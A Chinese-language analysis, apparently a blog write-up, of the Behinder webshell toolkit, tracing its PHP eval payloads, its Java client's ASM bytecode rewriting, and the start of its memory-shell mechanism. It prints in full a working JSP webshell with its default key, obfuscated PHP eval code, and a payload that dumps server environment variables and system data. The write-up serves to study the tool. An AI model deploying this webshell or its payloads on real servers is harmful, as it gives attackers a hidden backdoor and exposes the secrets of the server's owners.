c3RybGVuKCRkYXRhKTskaSsrKSB7DQogICAgCQkJICRkYXRhWyRpXSA9ICRkYXRhWyRpXV4ka2V5WyRp
KzEmMTVdOyANCiAgICAJCQl9DQoJCQlyZXR1cm4gJGRhdGE7DQogICAgCX0NCiAgICBlbHNlDQogICAg
CXsNCiAgICAJCXJldHVybiBvcGVuc3NsX2VuY3J5cHQoJGRhdGEsICJBRVMxMjgiLCAka2V5KTsNCiAg
ICAJfQ0KfSRjb25OZW5OPSJZVll3V2xweFJFTkpVbmh0VG1oSmRWZEtZVmRyU0RSamFVNVpibkpvUWtw
aVFuUkNTa1Z3VFZWWmJFNW5lR1JUVEdFd1psQnFWbW8wZGtGV2VIbHZlREJSTmtaMlVsaHNOMUZsYldw
Vk5tcEtUMWR3ZWtNd2FWWXlVREJSWTB4eFZYTnVXSFZHTWtwblNsQlNiMU0yZGpOTlRISlZNM3BtVVhG
TFFWcEZNVkZzUTNsRlFtb3pkbFpETVVkMWR6ZFhSbGh1TkdST2RWWXpSbVpJVEVGRWVITklZakZZUkhW
NmIxWk9UMUE0V1RKWlREUmtUa05wYW1KbFMwRTFZbXhYZEV0WFRHbGtNVE5vVDFBeFJsRlNVVEJ3Vmtk
T1MwMXZVak54YzBkclpIcHphemN6UTFZMlFVNDBTSEJ5VXpScmRUUnVaMHBLYVcxMlNIRkRUbVZuYTNs
Mk4zQkhiREpVUm5ScWFscGpVVzlRUkRaSU0yZ3lWRWhLVDNnd1QyOXpSbEZXV1Vjd2VXWkRTamhKTTJw
bFJuWXpUSGRsTjBKS1NrcG9hRVZ2UVU1Uk9HcFdNR2REYjNRM1VIZExRMkZ5ZFhaa1dUSk9VRVpLWVhw
dWRucEJjRlkyTjJrelNqSkNObVYOUlVZeGJ6QmpNMFZLYkhKRlRWbFpNRXRoTVZGTFUyWnljVFV6YkZW
SU1uUm1SbGhPVOhobk5reE9TbmhDU2xwcFFVWjFTakY2WW5CMU9YZGxOazE0Y2psbVJVcDFiRGxUV1cx
MVZHRjFiSFowZWxkdE1qSjJlSEUwYm5KVO1sVnVVa3czWjJaSllXNVhUa0Y1U21OclNuTjZURzU2WkZK
bmVuZzBXWEJ2YOZwVFpsbE9WRGgwVkhaQlExazJXV3BCWm5WaGVVNW9lbEpsWVVvNVRHVjNjVmcwTW5R
NGNtUktjamxNTOdNMmNXTjVUWGhoUTNGVU1rNVlZMGhTZWpCS2JGazBOa1U0YldOWGRtOHdUakZYZG01
cU1uSkxPVOpFYmpWUVNHcEVNVmhMTjJGTmREWXhRVFJSVjFoQ1JFRkxlVTF5ZGxNeU5qRktTbGxHVG1s
eGNUUkZXVWswYOZoNmN6VjJVM1JYZG14bWNVRjBRVGxGUWprNGIzQnRWVnBaTkRkV2NWcHZObGx6TWtW
TllsZGxXbmRvUjIxblFtRlpSV1kxTTNkYVRIQlFabXAzZHpWb05FVnhXbWxrUm1KV05WQXhRVkk0YOhG
Nk4ySlJUbVZtZEdOU01EUnBTbXBFWWxZeU4weFNhRlEzTldoR2JFNDFTbFpJYm1nd1FnPTOiOyRjb250
ZW5OPWJhc2U2NF9kZWNvZGUoJGNvbnRlbnQpOw0KbWFpbigkY29udGVudCk7'));";
$arr = explode('|', $post);
$func = $arr[0];
$params = $arr[1];

class C
{
    public function __invoke($p)
    {
        eval($p . "");
    }
}

@call_user_func(new C(), $params);
?>
```

> 在这里使用了魔术方法`__invoke`，`PHP`的对象不能被当成`call_user_func`的回调函数使用，会触发`__invoke`魔术方法。那最后这个执行就相当于`eval(eval(base64_decode('QGVyck7...'));)`


- 里面`base64`解码后的内容

```
@error_reporting(0);
function main($content)
{
    $result = array();
    $result["status"] = base64_encode("success");
    $result["msg"] = base64_encode($content);
    $key = $_SESSION['k'];
    echo encrypt(json_encode($result),$key);
```

```
}

function encrypt($data,$key)
{
    if(!extension_loaded('openssl'))
    {
        for($i=0;$i<strlen($data);$i++) {
            $data[$i] = $data[$i]^$key[$i+1&15];
        }
        return $data;
    }
    else
    {
        return openssl_encrypt($data, "AES128", $key);
    }
}
$content="YVYwWlpxRENJUnhtTmhJdVdKYVdrSDRjaU5ZbnJoQkpiQnRCSkVwTVVZbE5neGRTTGEwZl
BqVmoOdkFWeHlveDBRNkZ2UlhsN1FlbWpVNmpKT1dwekMwaVYyUDBRYOxxVXNuWHVGMkpnSlBSb1M2dj
NNTHJVM3pmUXFLQVpFMVFsQ3lFQmozdlZDMUd1dzdXRlhuNGROdVYzRmZITEFEeHNIYjFYRHV6b1ZOT1
A4WTJZTDRkTkNpamJlSOE1YmxXdEtXTGlkMTNoT1AxRlFSUTBwVkdOSO1vUjNxcOdrZHpzazczQ1Y2QU
4OSHByUzRrdTRuZOpKaW12SHFDTmVna3l2N3BHbDJURnRqalpjUW9QRDZIM2gyVEhKT3gwT29zRlFWWU
cweWZDSjhJM2plRnYzTHdlNOJKSkpoaEVvQU5ROGpWMGdDb3Q3UHdLQ2FydXZkWTJOUEZKYXpudnpBcF
Y2N2kzSjJCNmV4RUYxbzBjMOVKbHJFTVlZMEthMVFLU2ZycTUzbFVIMnRmRlhOWHhnNkxOSnhCSlppQU
Z1SjF6YnB1OXdlNk14cjlmRUp1bDlTWW11VGF1bHZOeldtMjJ2eHEObnJWMlVuUkw3Z2ZJYW5XTkF5Sm
trSnN6TG56ZFJnengOWXBvcFpTZllOVDhOVHZBQ1k2WWpBZnVheU5oeljlYUo5TGV3cVgOMnQ4cmRKcj
lMOGM2cWN5TXhhQ3FUMk5YYOhSejBKbFkONkU4bWtXdm8wTjFXdm5qMnJLOWJEbjVQSGpEMVhLN2FNdD
YxQTRRV1hCREFLeU1ydlMyNjFKSllGTmlxcTRFWUkOcFh6czV2U3RXdmxmcUFOQTlFQjk4b3BtVVpZND
dWcVpvNllzMkVNYldlWndoR21nQmFZRWY1M3daTHBQZmp3dzVoNEVxWmlkRmJWNVAxQVI4cHF6N2JRTm
VmdGNSMDRpSmpEYlYyNOxSaFQ3NWhGbE41SlZIbmgwQg==";
$content=base64_decode($content);
main($content);
```

> 分析到这里，基本已经知道PHP类型shell的执行流程了，而且此处我们其实可以自己将一些代码替换，那就可以实现自己想添加或者修改的功能了。

- 最后再来看一下获取基础信息的 `BasicInfo.php`



java类型

入口

> 跳过前面的连接函数，直接进入`jsp`的`echo`方法。

```
217         } else {
218             try {
219                 if (this.currentType.equals("asp")) {   currentType: "jsp"
220                     this.encryptType = Constants.ENCRYPT_TYPE_XOR;   encryptType: 0
221                 }
222
223                 randStringLength = (new SecureRandom()).nextInt( bound: 3000);
224                 content = Utils.getRandomString(randStringLength);   randStringLength: 1941
225                 obj = this.echo(content);   content: "9q4UfGEpdtAqalMju9s0Sw4zzjFnDcQkDiYBQjunUxHr64VrLDWdZ7cEE3XhkDC3ds3vB0YsVQAlzmvcuIev
226                 if (obj.getString( key: "msg").equals(content)) {
227                     result = true;
228                 }
229             } catch (Exception var9) {
230                 throw var9;
231             }
232         }
1153    public JSONObject echo(String content) throws Exception {   content: "CY7bW35pi8TXboxWvVpPrBLmKGQqWWiaOPwdHfE4W2kLTZimLiyo0ZE3Gv6JPzGz
1154        Map params = new LinkedHashMap();   params: LinkedHashMap@4123
1155        params.put("content", content);   content: "CY7bW35pi8TXboxWvVpPrBLmKGQqWWiaOPwdHfE4W2kLTZimLiyo0ZE3Gv6JPzGz7v3Xl6jSSbKByWKDvcQ2w8f
1156        byte[] data = Utils.getData(this.currentKey, this.encryptType, className: "Echo", params, this.currentType);   params: LinkedHashMap
1157        Map resultObj = Utils.requestAndParse(this.currentUrl, this.currentHeaders, data, this.beginIndex, this.endIndex);
1158        Map responseHeader = (Map)resultObj.get("header");
1159        Iterator var6 = responseHeader.keySet().iterator();
1160
1161        while(var6.hasNext()) {
1162            String headerName = (String)var6.next();
1163            if (headerName != null && headerName.equalsIgnoreCase( anotherString: "Set-Cookie")) {
1164                String cookieValue = (String)responseHeader.get(headerName);
```

- 之后同样进入到`Utils.getData()`方法

```
608     public static byte[] getData(String key, int encryptType, String className, Map params, String type, byte[] extraData) throws Exceptio
609         byte[] bincls;
610         byte[] encrypedBincls;
611         if (type.equals("jsp")) {   type: "jsp"
612             bincls = Params.getParamedClass(className, params);   className: "Echo"   params: LinkedHashMap@4123
613             if (extraData != null = false ) {
614                 bincls = CipherUtils.mergeByteArray(bincls, extraData);
615             }
616
617             encrypedBincls = Crypt.Encrypt(bincls, key);
618             String basedEncryBincls = Base64.encode(encrypedBincls);
619             return basedEncryBincls.getBytes();
620         } else if (type.equals("php")) { //php号
621             //className= echo
622             bincls = Params.getParamedPhp(className, params);   //获取到执行的参数，并且填充数据
623             bincls = Base64.encode(bincls).getBytes();
```

```
Variables
static members of Utils
key = "e45e329feb5d925b"
encryptType = 0
className = "Echo"
params = {LinkedHashMap@4123} ... toString()
type = "jsp"
extraData = null
```

> 注意观察这个参数传递，和进入的方法，此处是`Param.getParamedClass()`

- `Utils.getParamedClass()`

```
20  public class Params {
21      public static byte[] getParamedClass(String clsName, final Map params) throws Exception {   clsName: "Echo"   params: LinkedHashMap@4123
22          String clsPath = String.format("net/rebeyond/behinder/payload/java/%s.class", clsName);   clsName: "Echo"
23          ClassReader classReader = new ClassReader(String.format("net.rebeyond.behinder.payload.java.%s", clsName));
24          ClassWriter cw = new ClassWriter( i: 1);
25          classReader.accept(new ClassAdapter(cw) {
26              public FieldVisitor visitField(int arg0, String filedName, String arg2, String arg3, Object arg4) {
27                  if (params.containsKey(filedName)) {
28                      String paramValue = (String)params.get(filedName);
29                      return super.visitField(arg0, filedName, arg2, arg3, paramValue);
30                  } else {
31                      return super.visitField(arg0, filedName, arg2, arg3, arg4);
32                  }
33              }
34          }, i: 0);
35          byte[] result = cw.toByteArray();
36          String oldClassName = String.format("net/rebeyond/behinder/payload/java/%s", clsName);
37          if (!clsName.equals("LoadNativeLibrary") = true ) {
```

```
Variables
clsName = "Echo"
params = {LinkedHashMap@4123} ... toString()
```

> 和PHP的加载方式有很大差别，这里仔细跟进一下，还是先获取到类的位置，然后创建一个`ClassReader`对象，这个`ClassReader`是`ASM`用读取和解析java字节码的，实例中存储的也是字节码文件的数组。这里应该就是`net.rebeyond.behinder.payload.java.Echo.class`这个类。

```
package net.rebeyond.behinder.payload.java;

import java.lang.reflect.Method;
import java.util.HashMap;
import java.util.Iterator;
import java.util.Map;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class Echo {
   public static String content;
   private Object Request;
   private Object Response;
   private Object Session;

   public boolean equals(Object obj) {
      HashMap result = new HashMap();
      boolean var13 = false;

      Object so;
      Method write;
      label77: {
         try {
            var13 = true;
            this.fillContext(obj);
            result.put("status", "success");
            result.put("msg", content);
            var13 = false;
            break label77;
         } catch (Exception var17) {
            result.put("msg", var17.getMessage());
            result.put("status", "success");
            var13 = false;
         } finally {
            if (var13) {
               try {
                  so =
this.Response.getClass().getMethod("getOutputStream").invoke(this.Response);
                  write = so.getClass().getMethod("write", byte[].class);
                  write.invoke(so, this.Encrypt(this.buildJson(result,
true).getBytes("UTF-8")));
                  so.getClass().getMethod("flush").invoke(so);
                  so.getClass().getMethod("close").invoke(so);
               } catch (Exception var14) {
               }

            }
         }

         try {
            so =
this.Response.getClass().getMethod("getOutputStream").invoke(this.Response);
            write = so.getClass().getMethod("write", byte[].class);
```

```
            write.invoke(so, this.Encrypt(this.buildJson(result,
true).getBytes("UTF-8")));
            so.getClass().getMethod("flush").invoke(so);
            so.getClass().getMethod("close").invoke(so);
         } catch (Exception var15) {
         }

         return true;
      }

      try {
         so =
this.Response.getClass().getMethod("getOutputStream").invoke(this.Response);
         write = so.getClass().getMethod("write", byte[].class);
         write.invoke(so, this.Encrypt(this.buildJson(result,
true).getBytes("UTF-8")));
         so.getClass().getMethod("flush").invoke(so);
         so.getClass().getMethod("close").invoke(so);
      } catch (Exception var16) {
      }

      return true;
   }

   private byte[] Encrypt(byte[] bs) throws Exception {
      String key = this.Session.getClass().getMethod("getAttribute",
String.class).invoke(this.Session, "u").toString();
      byte[] raw = key.getBytes("utf-8");
      SecretKeySpec skeySpec = new SecretKeySpec(raw, "AES");
      Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
      cipher.init(1, skeySpec);
      byte[] encrypted = cipher.doFinal(bs);
      return encrypted;
   }

   private String buildJson(Map entity, boolean encode) throws Exception {
      StringBuilder sb = new StringBuilder();
      String version = System.getProperty("java.version");
      sb.append("{");
      Iterator var5 = entity.keySet().iterator();

      while(var5.hasNext()) {
         String key = (String)var5.next();
         sb.append("\"" + key + "\":\"");
         String value = ((String)entity.get(key)).toString();
         if (encode) {
            Class Base64;
            Object Encoder;
            if (version.compareTo("1.9") >= 0) {
               this.getClass();
               Base64 = Class.forName("java.util.Base64");
               Encoder = Base64.getMethod("getEncoder",
(Class[])null).invoke(Base64, (Object[])null);
               value = (String)Encoder.getClass().getMethod("encodeToString",
byte[].class).invoke(Encoder, value.getBytes("UTF-8"));
            } else {
               this.getClass();
               Base64 = Class.forName("sun.misc.BASE64Encoder");
```

```
                Encoder = Base64.newInstance();
                value = (String)Encoder.getClass().getMethod("encode",
byte[].class).invoke(Encoder, value.getBytes("UTF-8"));
                value = value.replace("\n", "").replace("\r", "");
            }
         }

         sb.append(value);
         sb.append("\",");
      }

      if (sb.toString().endsWith(",")) {
         sb.setLength(sb.length() - 1);
      }

      sb.append("}");
      return sb.toString();
   }

   private void fillContext(Object obj) throws Exception {
      if (obj.getClass().getName().indexOf("PageContext") >= 0) {
         this.Request = obj.getClass().getMethod("getRequest").invoke(obj);
         this.Response = obj.getClass().getMethod("getResponse").invoke(obj);
         this.Session = obj.getClass().getMethod("getSession").invoke(obj);
      } else {
         Map objMap = (Map)obj;
         this.Session = objMap.get("session");
         this.Response = objMap.get("response");
         this.Request = objMap.get("request");
      }

      this.Response.getClass().getMethod("setCharacterEncoding",
String.class).invoke(this.Response, "UTF-8");
   }
}
```

> 之后`classReader.accept()`这个方法应该是`ASM`修改类字节码的方法，作用是给里面的变量赋值，这里是给`content`变量赋值为之前获取到随机字符串。之后将字节码进行还原得到`result`。这里可以自己添加一个步骤，将字节码文件转换为`.class`文件来观看他的操作,而且之后有个奇怪的操作,会重新生成一个随机的类名将原本的类名进行替换,所有此处也需要查看之后的变化.再最后就是将修改完的字节码进行加密,然后返回.

ShellService.java × MainWindowController.java × Echo.java × Utils.java × echo1.class × SelfUtils

Decompiled .class file, bytecode version: 52.0 (Java 8)

```java
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package net.rebeyond.behinder.payload.java;

import java.lang.reflect.Method;
import java.util.HashMap;
import java.util.Iterator;
import java.util.Map;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class Echo {
    public static String content;
    private Object Request;
    private Object Response;
    private Object Session;
```

ShellService.java × MainWindowController.java × Echo.java × Utils.java × echo1.class × echo2.class


Decompiled .class file, bytecode version: 52.0 (Java 8)

```java
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package net.rebeyond.behinder.payload.java;

import java.lang.reflect.Method;
import java.util.HashMap;
import java.util.Iterator;
import java.util.Map;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class Echo {
    public static String content;
    private Object Request;
    private Object Response;
    private Object Session;
```

ShellService.java × MainWindowController.java × Echo.java × Utils.java × echo1.class × echo2.class × echo3.class ×


Decompiled .class file, bytecode version: 52.0 (Java 8)

```java
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package org.qcbywkv.kbcsfh.uvasfz;

import java.lang.reflect.Method;
import java.util.HashMap;
import java.util.Iterator;
import java.util.Map;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class Zsvmff {
    public static String content;
    private Object Request;
    private Object Response;
    private Object Session;
```




通过新建三路比较，得到中间差异不是很大，就是类名包名变了。

- 通过反射查看到类名替换后字节码中`content`的内容



此处因为随机替换的类名，所以替换的位置暂时先写死。可以看到的是`content`属性的值就是随机字符串。

- 之后就是熟悉的请求发送和响应包解析了



- 这里我们还是结合木马和发送的内容进行分析

```
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*" %>
<%!
    class U extends ClassLoader {
        U(ClassLoader c) {
            super(c);
        }

        public Class g(byte[] b) {
```

```
            return super.defineClass(b, 0, b.length);
        }
    }
%><%
    if (request.getMethod().equals("POST")) {
        String k = "e45e329feb5d925b";/*该密钥为连接密码32位md5值的前16位，默认连接密码
rebeyond*/
        session.putValue("u", k);
        Cipher c = Cipher.getInstance("AES");
        c.init(2, new SecretKeySpec(k.getBytes(), "AES"));
        new U(this.getClass().getClassLoader()).g(c.doFinal(new
sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInsta
nce().equals(pageContext);
    }
%>
```

> webshell的内容相对来说简单，通过`request.getReader().readLine()`接收的请求的数据，然后解密，之后调用类加载器加载字节码并且调用`newInstance()`方法创建对象，然后调用`equals`方法，传递的是`jsp`的`pageContext`，也就是上下文对象，可以获取到`request`，`response`，`session`三个对象。然后结合`Echo.java`的内容，执行他的`equals`方法。那么执行逻辑我们已经清楚了，接下来还是查看一下经典的`BasicInfo.java`。

```
package net.rebeyond.behinder.payload.java;

import java.io.File;
import java.lang.reflect.Method;
import java.util.HashMap;
import java.util.Iterator;
import java.util.Map;
import java.util.Properties;
import java.util.Set;
import java.util.Map.Entry;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class BasicInfo {
   public static String whatever;
   private Object Request;
   private Object Response;
   private Object Session;

   public boolean equals(Object obj) {
      String result = "";
      boolean var22 = false;

      Object so;
      Method write;
      label132: {
         try {
            var22 = true;
            this.fillContext(obj);
            StringBuilder basicInfo = new StringBuilder("<br/><font size=2
color=red>环境变量:</font><br/>");
            Map env = System.getenv();
            Iterator var5 = env.keySet().iterator();
```

```
            while(var5.hasNext()) {
               String name = (String)var5.next();
               basicInfo.append(name + "=" + (String)env.get(name) + "<br/>");
            }

            basicInfo.append("<br/><font size=2 color=red>JRE系统属性:</font>
<br/>");
            Properties props = System.getProperties();
            Set entrySet = props.entrySet();
            Iterator var7 = entrySet.iterator();

            while(var7.hasNext()) {
               Entry entry = (Entry)var7.next();
               basicInfo.append(entry.getKey() + " = " + entry.getValue() + "
<br/>");
            }

            String currentPath = (new File("")).getAbsolutePath();
            String driveList = "";
            File[] roots = File.listRoots();
            File[] var10 = roots;
            int var11 = roots.length;

            for(int var12 = 0; var12 < var11; ++var12) {
               File f = var10[var12];
               driveList = driveList + f.getPath() + ";";
            }

            String osInfo = System.getProperty("os.name") +
System.getProperty("os.version") + System.getProperty("os.arch");
            Map entity = new HashMap();
            entity.put("basicInfo", basicInfo.toString());
            entity.put("currentPath", currentPath);
            entity.put("driveList", driveList);
            entity.put("osInfo", osInfo);
            entity.put("arch", System.getProperty("os.arch"));
            result = this.buildJson(entity, true);
            var22 = false;
            break label132;
         } catch (Exception var26) {
            var22 = false;
         } finally {
            if (var22) {
               try {
                  so =
this.Response.getClass().getMethod("getOutputStream").invoke(this.Response);
                  write = so.getClass().getMethod("write", byte[].class);
                  write.invoke(so, this.Encrypt(result.getBytes("UTF-8")));
                  so.getClass().getMethod("flush").invoke(so);
                  so.getClass().getMethod("close").invoke(so);
               } catch (Exception var23) {
               }

            }
         }

         try {
```

```
            so =
this.Response.getClass().getMethod("getOutputStream").invoke(this.Response);
            write = so.getClass().getMethod("write", byte[].class);
            write.invoke(so, this.Encrypt(result.getBytes("UTF-8")));
            so.getClass().getMethod("flush").invoke(so);
            so.getClass().getMethod("close").invoke(so);
         } catch (Exception var24) {
         }

         return true;
      }

      try {
         so =
this.Response.getClass().getMethod("getOutputStream").invoke(this.Response);
         write = so.getClass().getMethod("write", byte[].class);
         write.invoke(so, this.Encrypt(result.getBytes("UTF-8")));
         so.getClass().getMethod("flush").invoke(so);
         so.getClass().getMethod("close").invoke(so);
      } catch (Exception var25) {
      }

      return true;
   }

   private byte[] Encrypt(byte[] bs) throws Exception {
      String key = this.Session.getClass().getMethod("getAttribute",
String.class).invoke(this.Session, "u").toString();
      byte[] raw = key.getBytes("utf-8");
      SecretKeySpec skeySpec = new SecretKeySpec(raw, "AES");
      Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
      cipher.init(1, skeySpec);
      byte[] encrypted = cipher.doFinal(bs);
      return encrypted;
   }

   private String buildJson(Map entity, boolean encode) throws Exception {
      StringBuilder sb = new StringBuilder();
      String version = System.getProperty("java.version");
      sb.append("{");
      Iterator var5 = entity.keySet().iterator();

      while(var5.hasNext()) {
         String key = (String)var5.next();
         sb.append("\"" + key + "\":\"");
         String value = ((String)entity.get(key)).toString();
         if (encode) {
            Class Base64;
            Object Encoder;
            if (version.compareTo("1.9") >= 0) {
               this.getClass();
               Base64 = Class.forName("java.util.Base64");
               Encoder = Base64.getMethod("getEncoder",
(Class[])null).invoke(Base64, (Object[])null);
               value = (String)Encoder.getClass().getMethod("encodeToString",
byte[].class).invoke(Encoder, value.getBytes("UTF-8"));
            } else {
               this.getClass();
```

```
                Base64 = Class.forName("sun.misc.BASE64Encoder");
                Encoder = Base64.newInstance();
                value = (String)Encoder.getClass().getMethod("encode",
byte[].class).invoke(Encoder, value.getBytes("UTF-8"));
                value = value.replace("\n", "").replace("\r", "");
            }
        }

        sb.append(value);
        sb.append("\",");
    }

    sb.setLength(sb.length() - 1);
    sb.append("}");
    return sb.toString();
  }

  private void fillContext(Object obj) throws Exception {
    if (obj.getClass().getName().indexOf("PageContext") >= 0) {
        this.Request = obj.getClass().getMethod("getRequest").invoke(obj);
        this.Response = obj.getClass().getMethod("getResponse").invoke(obj);
        this.Session = obj.getClass().getMethod("getSession").invoke(obj);
    } else {
        Map objMap = (Map)obj;
        this.Session = objMap.get("session");
        this.Response = objMap.get("response");
        this.Request = objMap.get("request");
    }

    this.Response.getClass().getMethod("setCharacterEncoding",
String.class).invoke(this.Response, "UTF-8");
  }
}
```

> 在注入内存马的时候我们是没有办法获取到`pageContext`对象的，所以新版的冰蝎添加了一个新的方案，也就是`this.fillContext(obj)`方法的内容。如果传递的不是`pageContext`对象，那就可以通过`HashMap`将需要的三个参数存进去。而之后我们自定义代码也是通过这种方法实现的。

```
156 @   private void fillContext(Object obj) throws Exception {
157         if (obj.getClass().getName().indexOf("PageContext") >= 0) {
158             this.Request = obj.getClass().getMethod( name: "getRequest").invoke(obj);
159             this.Response = obj.getClass().getMethod( name: "getResponse").invoke(obj);
160             this.Session = obj.getClass().getMethod( name: "getSession").invoke(obj);
161         } else {
162             Map objMap = (Map)obj;
163             this.Session = objMap.get("session");
164             this.Response = objMap.get("response");
165             this.Request = objMap.get("request");
166         }
167
168         this.Response.getClass().getMethod( name: "setCharacterEncoding", String.class).invoke(this.Response,  ...args: "UTF-8");
169     }
170 }
```

冰蝎内存马的实现分析

> 冰蝎内存马的实现使用了一种新的内存马`java agent`，这个非常值得学习一下原理，所以这里也分析一下。关于`javaagent`技术的学习可以看《java基础知识的javaagent篇》。总的来说就是通过`javaagent`的`agentMain`去`hook tomcat`的相关函数来达到修改字节码的效果。

- 客户端入口

```java
TextField pathText = new TextField();
pathText.setPrefWidth(300.0D);
pathText.setPromptText(String.format("支持正则表达式，如%smemshell.*", Utils.getContextPath(url)));
pathText.focusedProperty().addListener((obs, oldVal, newVal) -> {
    if (pathText.getText().equals("")) {
        pathText.setText(Utils.getContextPath(url) + "memshell");
    }

});
